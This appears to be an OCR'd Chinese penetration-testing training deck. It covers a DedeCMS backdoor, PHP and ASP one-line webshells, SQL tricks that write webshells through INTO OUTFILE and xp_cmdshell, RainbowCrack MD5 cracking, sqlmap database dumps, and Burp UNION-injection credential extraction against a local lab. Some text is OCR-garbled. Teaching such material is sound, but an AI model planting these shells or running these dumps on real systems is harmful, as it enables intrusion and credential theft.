渗透式软件测试

专 业 的 IT 培 训 专 家

顾 翔

渗透式软件测试

渗透式软件测试是一种利用模拟黑客攻击的方式，来评估计算机网络系统安全性能的方法。评估计算机网络系统安全性能的方法。

渗透式软件测试

- 开源程序安全剖析
- 拖库
- 暴力测试
- 旁注攻击
- 提权
- ARP欺骗

开源程序安全剖析

- Oday攻击
- MD5
- 网站后台安全

0day攻击

0day攻击：在软件发布24小时内发现破解版本

DEDECMS是织梦内容管理系统，国内一款基于PHP+MySQL的技术开发的，支持多种服务器平台的PHP网站内容管理系统。

DedeCMS某些版本/include/shopcar.class.php文件中，被添加后门代码，远程未验证的攻击者利用该后门可以执行任意命令。 0 dedecms 临时解决方法：

如果您不能立刻安装补丁或者升级，NSFOCUS建议您采取以下措施以降低威胁：

*直接找到站点include目录下shopcar.class.php文件，去掉里面的代码
@eval(file_get_contents('php://input'));即可。

0day攻击


Bai du 百度
powered by dedecms_V57
百度一下
网页 新闻 贴吧 知道 音乐 图片 视频 地图 文库 更多»
百度为您找到相关结果约123,000个
搜索工具
power by dedecms - 织梦CMS 官方网站 - 内容管理系统 - 上海卓卓...
DedeCMS产品特性 良好的用户口碑 丰富的开源经验 灵活的模块组合 让网站更丰富...© 2010 DesDev Inc. All rights reserved Powered by DedeCMS ...
www.dedecms.com/ - 百度快照 - 83条评价
织梦内容管理系统 V57_UTF8_SP2
返回网站主页用户名: 密码: 验证码: 看不清? 登录Powered byDedeCMSV57_UTF8_SP2© 2004-2011 DesDev Inc...
www.swelnus.com/xnws_w... - 百度快照
嘉应学院教务信息网 - powered by dedecms
提醒：该页面因服务不稳定可能无法正常访问！
嘉应学院教务处 教学信息中心维护 站长:BIGBEAR Powered by DedeCms V51GBK_SP1_BPW ...
jwc.jyu.edu.cn/ - 百度快照 - 73%好评

0day攻击

https://www.seebug.org/

最新漏洞

More >

SSV ID	提交时间	漏洞等级	漏洞名称	漏洞状态	人气 | 评论
SSV-97188	2018-03-21		YXcms 任意文件删除漏洞		125 | 0
SSV-97187	2018-03-21		phpyun某处sql二次注入		141 | 0
SSV-97186	2018-03-20		UNAUTHENTICATED START OF TELNETD ON TENDA AC15 ROUTER		96 | 0
SSV-97185	2018-03-20		乐尚商城系统v1.5前台getshell		226 | 0
SSV-97184	2018-03-19		GxlcmsQY企业建站系统前台一处sql注入		152 | 0
SSV-97183	2018-03-16		Ubuntu本地提权漏洞(CVE-2017-16995)		978 | 1
SSV-97182	2018-03-16		MikroTik RouterOS SMB Buffer Overflow(CVE-2018-7445)		223 | 0

0day攻击

https://www.exploit-db.com/

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Offensive Security's Exploit Database Archive

39032
Exploits Archived

The **Exploit Database** – ultimate archive of **Exploits**, **Shellcode**, and **Security Papers**. New to the site? Learn **about the Exploit Database**.

0day攻击

挖掘0day

源代码审核

模糊渗透式测试

半自动：Source Navigator、Fortify SCA、CheckMarx、CodeScan、Skavenger

开源程序安全剖析

- 0day攻击
- 网站后台安全
- MD5

网站后台安全

60%的网站都是入侵网站后台进行的

编辑网页模板

```
<form action="hack.php" method="post">
<input type="text" size="20" maxlength="50" name="XS">
<input type="submit" value="提交">
</form>
```

```
<?php @eval($_POST['XS']);?>
```

只要input中内容为php程序就可以运行 比如在404.php中前面加入<?php @eval($_POST['XS']);?>

选择要编辑的文件

路径选择不对容易泄露源文件

编辑文件后提交请求

服务器接受文件内容进行更新

服务于器提交文件是否存在?
不存在：建立文件，再更新
存在：更新
用户可以提交任意文件

网站后台安全

文件管理

修改/编辑文件

工作目录 /inc/ 空白表示根目录

文件名 my.php 不允许使用/\';?<>|

```
<?php @eval($_POST['XS']);?>
```

网站后台安全


执行SQL语句

```
create table x (cmd text NOT NULL);
insert into x(cmd) values('<?php @eval($_POST[cmd])?>');
select cmd from x INTO OUTFILE 'C:/xampp/htdocs/sec/10/eval.php';
DROP table if EXISTS x;
```

my.ini加入

```
temp=C:\MyAQL\TMP
```

```
1 create table x (cmd text NOT NULL);
2 insert into x(cmd) values('<?php @eval($_POST[cmd])?>');
3 select cmd from x INTO OUTFILE 'C:/xampp/htdocs/sec/10/eval.php';
4 DROP table if EXISTS x;
```




```
1 <?php @eval($_POST[cmd])?>
2
```

网站后台安全


执行SQL语句


Access


1、 create table cmd (a varchar(50))
2、 insert into cmd (a) values ('<%execute request("tmdsb")%>')
3、 select * into [a] in 'C:/xampp/htdocs/sec/10/1.asa;x.xls' 'excel 8.0;'from cmd
4、 drop table cmd


SQL Server

```
exec xp_cmdshell 'echo ^<%eval request("chopper")%^>>C:\xampp\htdocs\sec\10\1.txt'
```









网站后台安全

数据库备份

修改数据库备份文件为木马文件（Chrome的Developer Tools），进行上传

开源程序安全剖析

- 0day攻击
- 网站后台安全
- MD5

MD5

利用工具

RainbowCrack

1）rtgen md5 loweralpha-numeric 1 7 0 3800 33554432 0

形成md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt

2）rtsort md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt

3）rcrack *.rt -h 21232F297A57A5A743894A0E4A801FC3

```
C:\Users\Jerry\Desktop\rainbowcrack-1.5-win32>rcrack *.rt -h 21232F297A57A5A743894A0E4A801FC3
2096001024 bytes memory available
1 x 536870912 bytes memory allocated for table buffer
60800 bytes memory allocated for chain traverse
disk: md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt: 536870912 bytes read
searching for 1 hash...
plaintext of 21232f297a57a5a743894a0e4a801fc3 is admin
disk: thread aborted

statistics
-------------------------------------------------------
plaintext found:                        1 of 1
total time:                             0.95 s
  time of chain traverse:               0.94 s
  time of alarm check:                  0.00 s
  time of wait:                         0.00 s
  time of other operation:              0.02 s
time of disk read:                      0.36 s
hash & reduce calculation of chain traverse:  7216200
hash & reduce calculation of alarm check:     5515
number of alarm:                        128
speed of chain traverse:                7.69 million/s
speed of alarm check:                   5.51 million/s

result
-------------------------------------------------------
21232f297a57a5a743894a0e4a801fc3  admin  hex:61646d696e
```


MD5

利用工具


RainbowCrack

打开rcrack_gui.exe

File-Add Hash



Rainbow Table-search Rainbow Table



MD5

MD5概述

32位MD5

16位MD5

彩虹表

网上下载

- TB级别

工具

- RainbowCrack
- Cain

MD5

利用网站

http://www.cmd5.com
http://www.md5this.com/index.php
http://www.md5decypter.com
http://www.xmd5.org

21232F297A57A5A743894A0E4A801FC3


```
public static String enc(String str){
    str =MyMd5.getMd5_32(str);
    String temp = str.substring(0,5);
    temp = temp+new Radom() nextInt(10);
    str = temp + str.substring(5);
    return MyMd5.getMd5_32(str);
}
```

二次MD5也容易破密

渗透式软件测试

- 开源程序安全剖析
- 拖库
- 暴力测试
- 旁注攻击
- 提权
- ARP欺骗

拖库

拖库介绍

CSDN 全球最大中文IT社区

人人网

开心网

搜狐 SOHU.com

2011年12月21日

sina新浪网 sina.com.cn

珍爱网 zhenai.com

多玩游戏 duowan.com

拖库

支持外链接

不支持外链接

支持外链接

网站的配置文件

ASP.NET	/web.config
PHP	/inc、/db、/fun目录下config.php、conn.php、web.php
JSP	/WEB-INF目录下 XML Properties文件中


支持外链接

Navicat文件

Navicat for MySQL	MySQL
Navicat for Oracle	Oracle
Navicat for Premium	MySQL、Oracle、PostgreSQL、SQLite、SQL Server


支持外链接

Navicat使用



支持外链接

Navicat使用




```
-- ----------------------------
-- Table structure for paper
-- ----------------------------
DROP TABLE IF EXISTS `paper`;
CREATE TABLE `paper` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `title` varchar(200) NOT NULL,
  `content` varchar(500) NOT NULL,
  `sig` int(11) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

-- ----------------------------
-- Records of paper
-- ----------------------------
```

```
- ----------------------------
-- Table structure for user
-- ----------------------------
DROP TABLE IF EXISTS `user`;
CREATE TABLE `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `name` varchar(20) NOT NULL,
  `password` varchar(20) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT
CHARSET=utf8;

-- ----------------------------
-- Records of user
-- ----------------------------
INSERT INTO `user` VALUES ('1', 'jerry', '123456');
```

拖库

- 支持外链接
- 不支持外链接

支持外链接

SQL注射

```
cd E:\SOFTERWARE\安全工具\sqlmap
sqlmap.py -u "http://127.0.0.1:8080/sec/21/jsp/index.jsp?id=3" -D "hacker" -T "pw_members" -C "id,name,password" --dump --csv-del=" -- "--output-dir="C:\out" --dump-format=CSV -thread 5
```

--csv-del：导出CSV文件，列与列之间的间隔字符，默认为空格
--output-dir：导出文件夹
--dump-format：导出文件格式 CSV、HTML、SQLite

C:\Users\Jerry\.sqlmap\output\127.0.0.1\dump\sec

```
name,password
jerry,123456
admin,123456
admin                ,123456
```

支持外链接

SQL注射

1，确认数据库

sqlmap.py -u "http://127.0.0.1:8080/sec/21/jsp/index.jsp?id=3" --current-db

```
[18:42:10] [INFO] retrieved: sec
current database:    'sec'
```

2，确认表

sqlmap.py -u "http://127.0.0.1:8080/sec/21/jsp/index.jsp?id=3" -D "sec" --tables

```
Database: sec
[2 tables]
+--------+
| user   |
| paper  |
+--------+
```

3，确认列

sqlmap.py -u "http://127.0.0.1:8080/sec/21/jsp/index.jsp?id=3" -D "sec" –T user --columns

```
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(11)     |
| name     | varchar(20) |
| password | varchar(20) |
+----------+-------------+
```

支持外链接

SQL注射

4，确认数据表中的数据数

sqlmap.py -u "http://127.0.0.1:8080/sec/21/jsp/index.jsp?id=3" -D "sec" -T user --count

```
[10:39:21] [INFO] resumed: 1
Database: sec
+--------+---------+
| Table  | Entries |
+--------+---------+
| `user` | 1       |
+--------+---------+
```

5，确认最后的主键数

sqlmap.py -u "http://127.0.0.1:8080/sec/21/jsp/index.jsp?id=3" -D "sec" --sql-query="select id from user order by id LIMIT 1,1;"

```
[10:39:58] [INFO] resumed: 2
select id from user order by id LIMIT 1,1;:    '2'
```

支持外链接

SQL注射


6，用Burp Suite进行抓取

http://192.168.0.105:8080/sec/21/jsp/index.jsp?id=-1 UNION ALL SELECT NULL,NULL,concat(0x7c,id,0x7E,name,0x5E,password,0x5E) from user where id=1

0x7c:|

0x7E:~ |ID ~name^password^

0x5E:^



设置为变量

支持外链接

SQL注射

Target | Positions | Payloads | Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack typ

Payload set: 1 — Payload count: 4

Payload type: Numbers — Request count: 4

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential / Random

From: 0

To: 3

Step: 1

How many:

Number format

Base: Decimal / Hex

option->Grep Extract

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Start after expression: \n<li>|

Start at offset: 193

End at delimiter: ~jerry^

End at fixed length: 1

Extract from regex group

\n<li>\|(.*?)~|^

Case sensitive

选中后自动生成正则


Exclude HTTP headers | Update config based on selection below | Refetch response

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=gb2312
Content-Length: 268
Date: Wed, 28 Mar 2018 03:48:07 GMT
Connection: close

<li>null</li>
<li>|1~jerry^123456^</li>

□□□□□□□□□□ ?id=3□□□□□□м□¼,□□□□□?id=3 union all select 1,2,3 from
user(user□□□□µ□□□□□□□)□□□□□û□6□□□"□□□□□□□□□□ □□□□□□□?id=3 union all select 1,2,name
from user(name□□□□µ□□□□□□□□□□)
```

